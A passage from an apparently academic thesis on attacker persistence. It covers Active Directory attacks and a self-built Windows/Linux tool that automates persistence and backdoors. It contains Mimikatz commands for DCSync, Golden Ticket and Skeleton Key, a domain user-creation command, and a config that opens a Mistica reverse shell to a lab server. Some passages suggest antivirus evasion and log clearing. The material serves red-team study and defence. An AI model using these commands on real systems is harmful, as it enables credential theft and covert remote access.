- For each computer, the members of the local administrators, remote desktop, distributed COM, and remote management groups

- Also for each computer: active sessions, correlated to systems where users are interactively logged on (to know where the credentials are stored)

All this information, later exported and displayed on the BloodHound app, can be used to search for the quickest and easiest path to obtain *Domain Admin* privileges, which are needed in most Active Directory persistence techniques.

- **Active Directory Explorer**: Microsoft has a set of management tools for Windows environments called "Windows Sysinternals". These programs, which are signed by Microsoft and, consequently, often ignored by antimalware services, can be used to collect information about the computer, the user, and even the domain, among other functionalities.

  AD Explorer[52] is an advanced Active Directory viewer and editor. It has multiple uses, such as easily navigating an AD database, viewing object properties and attributes, editing permissions, viewing an object's schema, and executing sophisticated searches.

  Unlike SharpHound, it does not execute loads of queries in a short time (which can be detected by some network monitoring systems), but it is also more difficult to visualize which objects are vulnerable, and it does not collect information about users' sessions in each computer.

- **Mimikatz**: This is one of the best tools to gather credential data from Windows systems. Mimikatz[31] is an open-source application that allows users to view and save authentication credentials, like plaintext logins and passwords, or Kerberos tickets.

  As it is a very powerful tool, used constantly to escalate privileges and persist in a computer or a network, most security software deletes it as soon as it is detected.

However, there are multiple projects based on this program, with the same functionalities but with different names and hashes only to avoid its detection.

It should be noted that almost all of Mimikatz's functionalities only work with elevated privileges, which are *Administrator* privileges or even sometimes SYSTEM.

- **Other tools to get credentials**: in the next section there is an explanation about some techniques that abuse the Kerberos protocol. To deploy them, multiple tools can be used aside from Mimikatz, like Rubeus or Impacket.

  Rubeus[53] is a tool based on Mimikatz, that has an important characteristic that differentiates it: some of its commands can be run by an unprivileged user, so persistence can be achieved not only with privileged users but also with unprivileged ones.

  Impacket[54] is a collection of python scripts for working with lots of network protocols, so it has multiple distinct uses.

- **PowerView**: this tool, which is part of the PowerSploit framework[55], was designed as "a tool to gain network situational awareness on Windows domains". However, its functions can be used to, for example, create users or change their properties, and thus achieve domain persistence.

8.8.3   List of techniques

As most techniques to deploy persistence in Active Directory need a privileged user to work, it is frequent that, when a domain is compromised, the first tactics to be deployed are *Discovery*[56], *Lateral Movement*[57], and *Privilege Escalation*[58].

Many of the following techniques use the Active Directory environment (objects, policies, protocols,...) to perform persistences that assure the availability of access to a user that is already an administrator in the domain. But, as stated before, they are only used in combination with other tactics, as they have some requirements.

Another important note to mention is that most techniques rely on single authentication, something that is currently (and slowly) switching to two-factor authentication. Therefore, some of the listed techniques may become deprecated in the next few years.

But, as AD attacks are typically performed by APTs (explained in section 1.1.2), they are frequently not automated but executed manually by adversaries, which makes them better adapted to each environment.

Finally, and as it is noted on Windows and Linux sections, some of the following techniques have their code in the MITRE ATT&CK® Matrix[3] written next to their name, for easy classification.

- **Accounts: T1136.002 - Creating domain accounts and T1078.002 - Using existing accounts**: with elevated privileges in the domain, new users can be created (which could raise alerts on the security monitoring systems), or credentials of already valid users can be retrieved.

```
### The shell command "net" can be used to create new users in the domain ###
> net user /add username password /domain
```

But the retrieved credentials are not always available in the classical form of "user and password". Instead, getting their network credentials can prove to be useful, since, for example, there is an NTLM hash of the user password (which changes only when the password is changed), or some tickets in Kerberos can be configured to last for years.

- **Vulnerable passwords**: although this technique could also be included in section 8.7, it is particularly prevalent in Active Directory environments, since it is common that administrators set policies about password length, required characters, and expiration date.

When password policies force users to change it each month (as an example), sometimes they use their current month and year to remember it easily, like "October2021". Other times, they use the name of the enterprise plus the month or the year, like "Microsoft102021". These passwords are then underlined predictable, and, if leaked or guessed, they could be used as a persistence mechanism because future passwords will be easy to guess too.

On the other hand, sometimes administrators create users with never-expiring passwords (like *service* users), which can lead to the same situation as before.

For these techniques, even though special privileges might not be required, the compromised users may not have lots of privileges either, as users in *Domain Admin* groups usually have more strict password policies.

- **Golden Ticket Attack**: this attack is based on the abuse of Kerberos tickets, as TGTs are essential to obtain TGSs or to authenticate to a network proxy. Consequently, persistence can be achieved if TGTs are stolen (depending on their expiration date, which could be modified to be just minutes or a few years) or if the attacker is able to create their own TGTs.

To create a TGT, among the necessary, trivial data (username, domain name..), the user `krbtgt` NTLM Hash is needed. And this hash can only be obtained by having Domain Admin privileges and acquiring it from a Domain Controller.

Mimikatz[31] provides multiple methods to obtain the `krbtgt` hash, like the *DCSync* attack, which tries to impersonate another Domain Controller and request account password information from the targeted Domain Controller. Mimikatz also supports the creation of a Golden Ticket, as can be seen in the following code[59]:

```
### Example of commands in Mimikatz to obtain the krbtgt and use it ###
## Obtaining the KRBTGT ##
> lsadump::dcsync /user:krbtgt
## Using that hash to create TGTs impersonating the user 1337 ##
> kerberos::golden /user:username /domain:domain.local
/sid:S-1-5-21-3523557010-2506964455-2614950430
/krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:1337
```

So the Golden Ticket technique leverages the lack of validation on the Kerberos authentication protocol in order to impersonate a particular user, valid or invalid. This is due to the fact that users that have a TGT in their current session will be considered as trusted for Kerberos, and therefore can try to access any resource in the network.

- **Group Policy Objects (GPOs)**: Group Policy Objects contains a set of Group Policies, as explained in 8.8.1. But, because of their complexity, they are frequently managed by third parties, which usually ends up with lots of users having GPOs with admin rights, unintentionally allowing them to create, modify, and delete Group Policies. And that is an advantage to adversaries, as it makes it easier to find users that can modify GPOs to their benefit.

In conclusion, even though GPOs were designed to provide simplified management of resources in a domain, they can also be used by an attacker (with privileges)[60] to, for example:

- push out malware,

- create/modify scheduled tasks,

- downgrade credential protections (like changing existing security policies to enable clear-text password extraction),

- and even add a new administrative local account to all computers.

Group Policy abuse is related to the technique **T1037.003 - Boot Initialization Scripts: Network Logon Script**[61], as it entails the use of network logon scripts to establish persistence, which can be assigned using Group Policy Objects.

- **T1556.001** - **Modify DC Authentication Process: Skeleton Key**: *Skeleton Key*[62] was a malware used in multiple attacks around 2015, which infected Domain Controllers (DCs) to allow attackers to log as any user in the domain, authorizing them to perform actions in the system, like sending/receiving emails, accessing private files, logging into computers in the domain, etc.

  The attack deployed malicious code in a Domain Controller, and that altered the normal Kerberos/NTLM authentication process (it patched the `lsass.exe` process, which contains user passwords in memory). By doing so, the attackers had the ability to use a new arbitrary password to impersonate any user within the domain, but without the operational risk of changing the actual password of the user (they only changed it in the DC's memory).

  This attack was particularly effective because the DC could continue working and handling authentication requests, and the victim user was still able to use its password; therefore, it only needed minimal changes in the Active Directory structure.

  After its disclosure, a very similar feature was added to *Mimikatz*[31], which is the tool used nowadays to execute this technique.

```
### PowerShell example of the execution of the Skeleton Key technique ###
## First, the Domain Controller needs to be accessed as a user Domain Admin ##
> Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName
[name_of_the_DC]


## Then, an attacker can log in as the Administrator user (in this example) in
any computer using the password "mimikatz". ##
> Enter-PSSession -ComputerName [name_of_the_computer_to_remotely_access]
-Credential [domain_name]\Administrator
```

  But, given that the compromised process in this attack (`lsass.exe`) has been and continues to be used in multiple techniques related to obtaining credentials and elevating privileges, over the years Microsoft has created additional security measures to protect the memory space where this process is hosted (like Protected Process Light (PPL), which enables specially-signed programs to run in a space immune from tampering and termination, even by administrative users).

  For this reason, this technique does not always work, and will depend on the security measures that administrators have implanted on the Domain Controllers.

More detailed information about Active Directory, its environment elements and its related attacks and techniques can be found in [63], [64] and [7].

9 Development and results

Using the gained knowledge about some of the most frequent persistence techniques, explained in section 8 - *Research*, a tool has been created to automate several of them, facilitating their deployment.

This chapter contains a description of how the tool was developed, starting from its design, followed by its implementation in each operating system, and ending with an analysis of the obtained results.

9.1 Tool development

This tool is divided into two scripts, one for Linux and another for Windows, allowing them to execute native system commands and thus making them more adapted to their environment and limitations.

Given that the two scripts use the same structure, the first step in this development was both a definition of the main flow of the program and the creation of a general design, to organize how the final code would be divided. After that, both scripts have been coded, combining implementation phases with short testing phases, to check that each function worked as it should.

9.1.1 Scripts research and analysis

But before starting with the design, and after learning about other tools with similar functions, as seen in the *Research* section, the code of some of that tools was analysed in order to study what features were desirable in a tool of this type, and how to implement some of them if possible, to speed up the following tasks.

A *script* is usually a "small" piece of code (a single file with a few thousand lines of code), written in an interpreted language that has direct access to operating system functions, used to automate the execution of tasks[65]. Some examples of programming languages used for scripting are `bash` or Python for Linux, as they are installed by default in most Linux distributions, and `cmd`, Visual Basic Application (`.vba`) or PowerShell for Windows, as they are system native.

The general characteristics of a script are:

- Simple syntax and semantics: lack of classes or functions, use of global variables,...
- Lack of an entry point, the code is executed from start to finish

For this reason, scripts are usually fast to code, but difficult to maintain without proper documentation.

The tools studied in this section were SharPersist[8], Linper[41] and PowerSploit[55], explained in sections 8.5.2, 8.6.2 and 8.8.2 respectively.

- *Linper* is a script written in `bash`, and has the general characteristics above mentioned. It uses some global variables and executes several commands, before creating some functions, that are executed in a final main function. It also provides some usage examples, and some arguments can be given when started to be used during execution time.

- *SharPersist* is a tool written in C#, which is a semi-compiled language developed by Microsoft. This is not a scripting language, so it does not have the typical structure, but it can access the Windows API, so it can use native system functions. It needs the user to provide arguments too.

- Finally, the file *Persistence.psm1* of the *PowerSploit* framework, created by "PowerShellMafia", is a PowerShell module: collections of functions meant to be used, for example, in other scripts, and therefore not having the usual characteristics of a simple script.
  The *Persistence.psm1* module, though, has lots of documentation on each function, using keywords like ".DESCRIPTION" or ".EXAMPLE" easy reading. These keywords could prove useful when trying to modify or maintain a script because they give extra information.

So, the conclusions about the studied tools were that:

- Some information might need to be provided at execution time, to be able to configure the tool.

- System native languages are often preferred because of their benefits (having fewer dependencies).

- It is better to write proper documentation inside the script, to ease its future manipulation.

9.1.2 Design and main functionalities

This subsection covers both the analysis and the design phases, following the waterfall model.

Core design

When security analysts use a third-party script to perform attacks, it is common to previously modify the used script to customize it to their needs and/or environment variables.

For that reason, to create this tool design it was necessary to define which main parts would have and how these different parts would be separated, to simplify its understanding and later modification.

As seen in the last section, most of the already created tools used arguments provided by the user in order to launch different techniques; yet, as this tool was meant to be not only automatic but also very configurable, it was determined that using a configuration file instead of arguments would make the tool more accessible to users.

With all of that in mind, it was concluded that each script of the developed tool would have the following different components:

- An *external configuration file*, which would have the necessary information to run the tool.

- Lots of different techniques in each script, some similar in both scripts like the *discovery techniques*, and others more adapted to each operating system, like *persistence and backdoor techniques*, all called from a *main function* which would have the program's logic.
  These techniques would be documented and divided using comments, for easy understanding and navigation through the script.

These premises were the base to establish the main functionalities of the tool, which defined the different parts that both scripts would be composed.

Program flow

After some iterations in which functions were tested and discarded, or changed in the flow position, it was concluded that the tool must perform the following steps, adapted to each environment:

1. Read the configuration file.

2. If an HTTPS backdoor is going to be deployed, search for proxy configurations.

3. Then, check the needed Internet connections (HTTPS, DNS, or ICMP, depending on the configuration file), using the proxy configurations found, if there are any.

4. After that, check if the process where it is running, or the user running it, is privileged.

5. With all the collected evidence, deploy only the available and suitable persistence (which means that, for example, it would not run an HTTPS backdoor if there is no connection via HTTPS), also according to what is defined in the configuration file.

   - If the process is privileged, techniques that require elevated permissions are deployed first.

   - After that, the ones that do not need privileges are run as well.

6. Finally, show a little report of what has been discovered (proxies, Internet connections, etc.) and which techniques have been deployed.

It is also worth mentioning that this tool was designed in a way that, if no configuration file was provided and also the default variables were not changed inside the script, these scripts should neither execute discovery tasks nor deploy any persistence.

All this information is also graphically shown in figure 9.

Figure 9: Flow of the program in a behaviour diagram.

Code sections

After the main functionalities of the tool were determined, it was important to segment the code into different parts to organize it, to be able to extend and maintain it effortlessly.

Using the design and the program flow described above, the code was divided into the following parts:

- **Initialization (or Init)**: this part contains all the packages imports, sets default values for variables, and loads the configuration file, which overwrites the default values.

- **Discovery functions**: these functions provide the necessary information to later decide which techniques should be applied. They are the ones that:

    - Check if a proxy is configured.

    - Try to access the Internet using the protocols HTTPS, DNS, and ICMP, if necessary.

    - Check both the user and the process privileges.

    Their names are similar in both scripts, but adapted to each programming language code style like `Check-HTTPS` (PowerShell) and `check_https` (Python).

- **Persistence techniques**: this part consists of several functions prepared to be deployed according to the operating system tools, like Scheduled Tasks, Startup Folders or the Registry for Windows, and the cronjob or systemd services for Linux.

- **Backdoor mechanisms**: these functions have different goals: some of them perform a reverse connection[6] with a server (defined in the configuration file), and others just change configuration settings in the system, to be able to reach it later. To perform these mechanisms, either pre-installed tools (like RDP or SSH) or external tools can be used.

- **Main function**: this last section contains all the necessary logic to call the most suitable functions on each execution, following the flow described before.

The developed code contains several comments, some of them used to divide each one of these sections. An example of the base file with all the different sections can be seen in Annex B.

---

[6]A reverse connection is a communication between a compromised device and an adversary server, started by the first. They are widely used because firewalls tend to restrict connections initiated by external servers.

Configuration file

Since one of the goals of this tool was to be easily adaptable to the needs of its users, and given the amount of different configurable data, an external configuration file has been created to simplify the process of loading different configurations.

This configuration file uses dictionaries in JSON format, because it is widespread and easy to both understand at a glance, and parse in the actual script.

As there are differences between the different operating systems, this file has two types of parameters: common ones and operating system specifics. Nevertheless, the configuration file is divided into different categories, which are common for both scripts. Some of the most important parameters are those described in the table 21.

Type	Category	Example parameters	Description
Shared	Discovery techniques	- pingTestIP - httpsTestUrl - proxy	Needed to perform discovery tactics
	Payload	- name - path - URL - pathToSave	Data about the file that is going to be used to persist
	Preferences	- excludedTechniques - includedTechniques - excludedProtocols - forceProtocols	To specify which techniques are going to be executed
System specific	Persistence techniques	- cronjobTime - registryKey	Needed to deploy some kind of persistence
	Backdoor techniques	- serverIPURL - HTTPSCommand - SSHAuthKey	Needed to deploy some kind of backdoors

Table 21: Examples of parameters of the file "*config.json*"

An example of the JSON file with the different configuration parameters can be found in Annex B.

To restrict or force the execution of one or several techniques or protocols, there are some keywords, unique for each operating system, that can be used in the "Preferences" parameter to better control the execution flow of the script. These keywords are defined in each script and are available in the "README" file.

Also, some techniques are only executed if their associated configuration setting has a value, like the "downloadFile" function, which is used to download the payload from the Internet, and is executed when the parameter "Payload URL" is not null. Therefore, all these different settings condition the execution of techniques by the entered values; even though, as there are some default values set in the script, not all parameters are needed to run the script.

Another example of this behaviour is the "HTTPSCommand" parameter: the tool would neither search for proxy settings nor check if an HTTPS connection is available if no persistence is planned to be deployed using this protocol.

9.1.3 Implementation of the scripts

This subsection covers both the implementation and testing phases of the waterfall model.

Linux script

Starting with the script for Linux, it has been programmed using Python 3.8.10, and tested in Linux Mint 20.2 LTS (based on Ubuntu 20.04 LTS, which, in its turn, is based on Debian 11.0). That means that it should work in most Debian-based systems.

It also has some dependencies, like cron or systemd, but all of these system-related programs should be pre-installed in most Linux distributions.

In the table 22, some of the created functions, along with many used commands are listed, ordered by the different categories established in the design section.

Discovery	Persistence	Backdoors
Check proxy: environment variables, like `"HTTP_PROXY"`	Copy payload to new path	SSH reverse shell
Check HTTPS: `requests`	Create new users	SSH authorized keys
Check DNS: `getaddrinfo`	`crontab user` and root	`netcat reverse shell`
Check ICMP: `ping`	init scripts: .bashrc (unprivileged), init.d folder (privileged)	External tool: HTTPS, DNS, ICMP connections
Check process privileges: `geteuid` (id = 0 means root)	`systemd`	

Table 22: Functionalities and commands used on the Linux script

The main function works as designed: after reading the configuration file, it executes the relevant discovery, persistence, and backdoor functions. After that, it displays what has been identified with the discovery techniques, and also the persistence and backdoor actions that have been carried out.

Windows script

This script has been programmed using PowerShell 5.1, and tested in a Windows 10 Pro version 2004. Given that Microsoft Windows is an operating system that updates frequently and automatically, this script should work in all Windows 10 versions. And regarding previous system versions, its limitations might be tied to the PowerShell commands, as there are lots of differences between versions.

Another important aspect to take into account is that, even though this script does not have dependencies since it uses only resources that are installed by default in all Windows systems, it does require the user to have enough privileges to run scripts in PowerShell, given that it is restricted by default (although there are multiple ways to bypass this measure).

In table 23, there are listed some functions, and a few commands used as well.

Discovery	Persistence	Backdoors
Check proxy: Registry	Copy payload to new path	RDP configuration
Check HTTPS: `Invoke-WebRequest`	Create new users	External tool: HTTPS, DNS, ICMP connections
Check DNS: `Resolve-DnsName`	Startup Folders	
Check ICMP: `ping`	Scheduled Tasks	
Check process privileges: checking if the user running it is administrator	Registry: HKCU (unprivileged), HKLM (privileged)	
Check user privileges: checking the groups the user belongs to	Services	
	WMI	
	BITS Jobs	

Table 23: Functionalities and commands used on the Windows script

The main function on Windows works the same as on Linux, with the only difference that, on Windows, it is possible to check if the user is an administrator even though the process is not elevated, so a function could be added to try to launch a privileged shell, to deploy persistences that need elevated permissions.

Testing phases

As mentioned before, some testing has been done after the implementation of each functionality, in order to check that everything worked as intended.

Extensive testing has been also performed when the main loop of each script was finished, to evaluate how functions work with each other.

9.1.4 General considerations

While developing this tool, techniques execution were not always adjusted to real-life situations or environments. Some of these elements are even remarked on in the "Future work" part of the conclusions, section 10.3.

For this reason, there are a few parts that should be better adapted to deploy these scripts in real scenarios:

- To execute the Windows script, Windows Defender has been deactivated because it stopped its execution when some techniques were run (also depending on the external tools used). What would be better is to change the code or add delays to avoid alerting the antimalware software.

  In real-life audits, where antivirus systems cannot be altered manually, some tests would be performed both with Windows Defender and also with the security systems of the target enterprise, to be sure that the tool is not detected by any of them.

- About the external tool parameter, in next chapter examples (section 9.2), it is shown that the programs used to test the scripts are both Mistica[66] and HTTP-revshell[67], which are further explained in the next section.

  Even though these tools are still not as detected and blocked as others, in a real attack they would be slightly modified to avoid being detected either when downloaded (detection via hash) or executed (detection using keywords, like function names).

- These scripts have been tested in two different and new virtual machines, as stated before: a Windows 10 version 2004 and a Linux Mint version 20.2 LTS. As these machines did not have any special configuration, it is possible that, even though the script did fully work on them, it may not work the same in other OS versions or on machines with different configurations.

9.2 Results

After all the development phases explained in section 9.1, a tool with the required functionalities has been created (although it has some points to improve, as indicated in 10.3), and **it is available in its Github repository[10]**.

9.2.1 External tools

To test the external tool function, which is very interesting as it is capable of setting persistence to a backdoor tool, two different tools have been used:

- "Mistica"[66] for Linux, because it allows to establish communication using different protocols, even though this section is focused on the HTTPS protocol,

- and "HTTP-revshell"[67] for Windows since it is written in PowerShell, simplifying its usage.

To use them, the command to launch each one needs to be set in the parameter "HTTPScommand" of the "config.json" file.

9.2.2 Use case

These examples use a simple configuration file, and try to make persistent a simple script that writes an empty file in the user folder, which verifies that techniques worked. They also use their respective external tools to try to connect to a remote Linux server using an HTTPS connection.

Linux - Simple example

For this example, the script shown in figure 10 has been provided as a payload.

Figure 10: Dummy code in the file "maltest.sh".

The configuration file, shown in figure 11, is set to only deploy "init" techniques on the user "user", which is the one used on this test. It also tries to establish a DNS connection, although it is not necessary for this technique.

Figure 11: Configuration file named "config.json".

After all the files have been downloaded in the machine, the `home` and `Downloads` folders, and the `.bashrc` file have the content displayed in the figure 12.

Figure 12: Content of the folders and the `.bashrc` file before execution.

In order to check the differences in the user folder and the `.bashrc` file after the execution of the script, the command `watch` is used to easily spot the changes, as it is a tool that executes other commands every few seconds.

After the execution of the tool, a new file appears on "/home/user" and a new line is written in the
".bashrc" file, as can be seen in the following figure 13.

Figure 13: Content of the folders and the .bashrc file after execution.

In this case, only the .bashrc file is modified, as the user runs the script without privileges, as can be
seen in the output of the script.

To end this example, now that the .bashrc file executes the copied script, a new file appears in the
user home folder each time a new shell is opened, as can be seen in figure 14.

Figure 14: New file in the home folder when a new bash terminal is opened.

Linux - HTTPS communication

Using the same "maltest.sh" of the last example as a payload, shown in figure 10, this time the persistence is deployed with elevated privileges using the "crontab" technique, and an HTTPS tunnel is created with Mistica[66].

The configuration file used is the one that is displayed in figure 15.

```
config.json  ✕
{
    "discovery": {
        "pingTestIP": "8.8.8.8"
    },
    "payload": {
        "path": "/home/alice/Desktop/maltest.sh"
    },
    "persistence": {
        "cronjobTime": "* * * * *"
    },
    "backdoors": {
        "HTTPScommand": "/home/alice/Desktop/Mistica-master/Mistica-master/mc.py -m
shell:http -k \"PDAtestkey\" -w \"--hostname 192.168.1.165 --port 8080\""
    },
    "preferences": {
        "includedTechniques": ["checkRoot", "crontab", "toolHTTPS"]
    }
}
```

Figure 15: Configuration file of the second example.

As can be seen in the picture, Mistica needs the IP of the server to connect and its open port. This information relates also with figures 16 and 17, where the server configuration can be observed.

```
┌──[user@parrot-virtual]─[~]
└──╼ $ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.165  netmask 255.255.255.0  broadcast 192.1
        inet6 fe80::56e7:3d00:6942:c02d  prefixlen 64  scopeid 0x2
        ether 08:00:27:45:53:83  txqueuelen 1000  (Ethernet)
        RX packets 208  bytes 37169 (36.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 7101 (6.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 16: IP address of the server.

Figure 17: Command executed by the server.

Then, when everything is ready, the linux tool is executed, as can be seen in the following figures 18, 19 and 20, where a windows watch the "/etc/crontab" file and the home directory for the user "alice".

Figure 18: Windows ready to watch changes.

Figure 19: Windows watching for changes.

Figure 20: Changes appear and the command is executed correctly.

Then, after a minute (as specified in the crontab), a new file can be spotted in the home directory, as it is shown in figure 21, and also Wireshark, a tool that captures traffic, show some packets between the server and the host, as seen in the figure 22.

Figure 21: New file in the home folder.

Figure 22: Packets captured with the Wireshark tool.

Finally, as a reverse shell is being executed by Mistica, some commands can be executed on the host from the server, as can be seen in figure 23.

Figure 23: Commands executed from the server into the host.

10 Conclusions and proposals

After researching how persistence is deployed, developing a tool that automates some of the analyzed techniques in various operating systems, and even studying how it is applied in Active Directory, the conclusions drawn are detailed in the following sections.

10.1 Achieved goals

This project had two main goals, which have been achieved at different levels:

1. Regarding the research, in addition to observing a summary about its history, both Windows and Linux's most frequent techniques have been gathered and documented, and even some domain mechanisms have been observed. Of course, there are plenty more techniques to collect, but they are not as typical as the ones described in the Research chapter (section 8), and also they are already documented on other projects like MITRE[2].

2. A tool has been developed for both Windows and Linux systems, which implements some of the techniques described in the Research section. It is very configurable, easy to use, and works with the data gathered through discovery mechanisms to automate the deployment of persistence.

So all the major goals have been achieved, including everything that was inside the scope of the project.

10.2 Conclusions

Having the achieved goals, the research, and the developed tool in mind, the conclusions are that:

- There are lots of techniques to persist in an operating system or a big environment like Active Directory, and although the most used mechanisms are those that have been around for years, new methods and tools are being created over time to ease and improve its deployment.

- But, while it is possible to automate some of the studied techniques for certain systems, complete automation is never possible because of the different environments and configurations. Therefore, in many cases, a more manual approach will continue to be required.

- Also, there are environments (like Active Directory) where it is very difficult to automate any kind of persistence, as each instance has very different elements and configurations, so only scripts for very specific scenarios (or proofs of concepts, PoCs) can be developed.

- Finally, *Persistence* is an important and widely study tactic, but it cannot work alone: techniques from other tactics like *Initial Access* or *Privilege Escalation* need to be executed before, to be able to deploy any kind of persistence. And it is also a good practice to run some other mechanisms after, such as "*Clear Windows Event Logs*" or "*Clear Command History*" from the *Defense Evasion* tactic, to hide all the activity performed and thus achieve better persistence.

10.3   Future work

Despite all the work done in both the research and the tool development sections, there are still several components that can be improved or extended on both parts.

About the research section, there are some elements that could be added:

- The Active Directory part could be extended to include some more techniques, as there are plenty of AD mechanisms to deploy persistence. However, as they are complex to explain, they have been left out for future versions of this project.

- The research section could also be expanded to include some other operating systems, like macOS and Android, the latter being especially interesting as malware is becoming more and more frequent in mobile systems, as a consequence of the amount of personal data they hold.

- Additionally, there are other environments that could be useful to research about, in particular small devices connected to the Internet (IoT), and critical infrastructure or Industrial Control Systems (ICS), as they are also used a lot. However, they are more complex and difficult to study than the previously mentioned.

And concerning the developed tool, some other functionalities could be created, for example:

- Some more techniques could be automated, like the "COM Object Hijacking" for Windows or the "Hotkeys modification" for Linux.

- It could also be more configurable, and the configuration could be provided by other methods instead of an external file, like more arguments or in a variable inside the actual script.

- Furthermore, to better hide from the security mechanisms, the code could be obfuscated or a dummy variable could be created along with a function to change it, modifying the script in a meaningless way but changing its hash in the process.

- Finally, some other techniques could be coded into the tool to achieve better persistence, like disabling the antivirus, cleaning up the trail of logs left after the deployment, or even elevating privileges, to be able to implement other types of persistence.

Last but not least, some other additions could add value to the tool, such as:

- A server could be created to download the tool, and it could deliver automatically the most suitable script using the information received in the request (parsing the "User-Agent" field, which contains details about the operating system that made that request).

- As the testing part was done only on controlled Virtual Machines, more testing could be performed with segmented networks, networks with proxies, or even with systems without Internet, to adapt the tool to these kinds of environments.

- Also, it could be adjusted to work with other Windows and Linux versions, and even with other programming language versions (like PowerShell 2).

- Lastly, after achieving persistence, it could also be interesting to **hardenize** the system, which means to make it difficult for other adversaries to take control of it as well. There are tools that help to achieve this goal, like *fail2ban*[68].

List of Tables

List of Figures

Appendix

A Information Technologies Technical Competences

Only two competencies were applied to this project because it is security-oriented, and although *Computer Security* is a compulsory subject in the IT major, most of the competencies were focused on the network part of the specialization.

- **CTI2.3**: *To demonstrate comprehension, apply and manage the reliability and security of the computer systems (CEI C6).* [Deeply]

  One of the objectives of this project is to bring the field of cybersecurity closer to technicians without knowledge or experience, and for that reason, both the information collected and the tool developed are ultimately designed to improve the security of computer systems, both on a personal and business level.

- **CTI3.4**: *To design communications software.* [Quite]

  Communication protocols and tunnelization are two interesting concepts that have been explained in the research section.
  Although this project is not centered in provide communication, the scripts developed are able to check the network status of a machine in order to deploy software that can establish a connection with a remote server if possible, to control the host machine remotely.

B   Tool code snippets

Base script file with sections

The code below is an example of the base script used, where the different sections are visible.
It is written in pseudocode:

```
##########<START Block comment>#########
.DEPENDENCES


.DESCRIPTION
Script for the automation of the deployment of persistence.


It contains 3 different parts:
* Discovery of the machine
    - Checks its Internet access
    - Checks if there is a proxy configured
    - Checks if the process is elevated
* Persistence deployment
    - copy the file to another location
    - add user
    - jobs
    - services
* Backdoor deployment
    - system specific backdoors
    - reverse shell tool


Also it checks if a configuration file exists (named "config.json")
 searching for different parameters in JSON.


Finally it displays info about the processes and the results obtained.


.OTHERS


##########<END Block comment>#########
```

```
###### Imports ######


##################################################################
### Init
##################################################################
###### Default values for variables ######
###### Config file load ######
###### Other variables overwrite ######
###### Other functions ######


##################################################################
### Discovery techniques
##################################################################
##### Internet access #####
##### Check for proxy #####
##### User/process permissions #####


##################################################################
### Persistence techniques
##################################################################
##### Download payload from an URL #####
##### Copy payload to new location #####
##### Creating new user #####
##### Configure jobs #####
##### StartUp scripts #####
##### Setting a service #####
##### Other system persistence techniques #####


##################################################################
### Backdoor techniques
# Reverse shell techniques are added to new crontab jobs/scheduled tasks
##################################################################
##### System backdoor functions #####
##### Tool reverse shell #####
```

```
################################################################
### Main function
################################################################


main_function():
    print("\n#########################################")
    print(" ## Persistence deployment automation ## ")
    print("#########################################\n")
    ##### Variables #####
    ##### Discovery #####
    print("* Discovery")
    ##### Persistence and backdoors #####
    print("\n* Applied techniques:")


main_function()
```

Configuration file

The following code is an example of the different configuration parameters:

```
## Example of the shared parameters for Windows systems ##
# This allows to check if HTTPS and ICMP connection is possible, and to use
#  a payload for different techniques like the Startup Folder technique
{
    "discovery": {
        "pingTestIP": "8.8.8.8",
        "httpsTestUrl": "www.upc.edu"
    },
    "payload": {
        "path": "C:\Users\User\Downloads\maltest.ps1",
        "pathToSave": "C:\Users\User\legitFile.ps1"
    }
}


## Example of the specific parameters for Linux systems ##
# With this information, a new user can be created, a cronjob can be set
#  a netcat connection can be initialized and a SSH authkey can be stored
{
    "persistence": {
        "adduserName": "ftp2",
        "adduserPass": "randompasswd",
        "adduserArgs": "-s /bin/bash",
        "cronjobTime": "@reboot"
    },
    "backdoors": {
        "serverIPURL": "192.168.1.137",
        "serverPort": "8008",
        "serverUser": "linux",
        "sshAuthKey": "ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbm
        lzdHAyNTYAAABBBDoxGnbxz865b/uriEPp7hn++dbTHlCm1REaV8BNKwPifzQx7oB1mTnKMn
        ClhPZbPK2ZvJPZT/tutcB7RlKoa8g="
    }
}
```

References

[1] Government of Canada. Canadian Centre for Cyber Security. Retrieved July 26, 2021, from `https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors`

[2] MITRE. MITRE ATT&CK®. Retrieved July 26, 2021, from `https://attack.mitre.org/`

[3] MITRE ATT&CK®. Persistence, Tactic TA0003 - Enterprise. Retrieved July 26, 2021, from `https://attack.mitre.org/tactics/TA0003/`

[4] Eduardo Arriols. *Chief Information Security Office: El Red Team de la empresa*. Vol1, 0xw0rd, 2018

[5] Github - swisskyrepo/PayloadsAllTheThings. Payload All the Things - Windows - Persistence. Retrieved July 27, 2021, from `https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Persistence.md`

[6] Github - yeyintminthuhtut/Awesome-Red-Teaming. Awesome Red Teaming - List of Awesome Red Team / Red Teaming Resources. Retrieved July 28, 2021, from `https://github.com/yeyintminthuhtut/Awesome-Red-Teaming`

[7] Cas van Cooten. Windows & Active Directory Exploitation Cheat Sheet and Command Reference. Retrieved November 14, 2021, from `https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/#domain-persistence`

[8] FireEye. SharPersist - Windows persistence toolkit written in C#. Retrieved July 27, 2021, from `https://www.fireeye.com/blog/threat-research/2019/09/sharpersist-windows-persistence-toolkit.html`

[9] Rapid7. Metasploit | Penetration Testing Software, Pen Testing Security. Retrieved July 27, 2021, from `https://www.metasploit.com/`

[10] Github - alicenara/PersistenceAutomation. Persistence Deployment Automation. Retrieved January 17, 2022, from `https://github.com/alicenara/PersistenceAutomation`

[11] Page Personnel. Study of trends, profiles and salaries - Remuneration study 2021. Retrieved September 7, 2021, from `https://www.pagepersonnel.es/sites/pagepersonnel.es/files/estudio_remuneracion_2021_sp.pdf`

[12] TarifaLuzHora. Hourly price of electricity rate. Retrieved September 7, 2021, from `https://tarifaluzhora.es/?tarifa=pcb&fecha=07%2F09%2F2021`

[13] Selectra. Different Internet fares. Retrieved September 7, 2021, from `https://selectra.es/internet-telefono/internet`

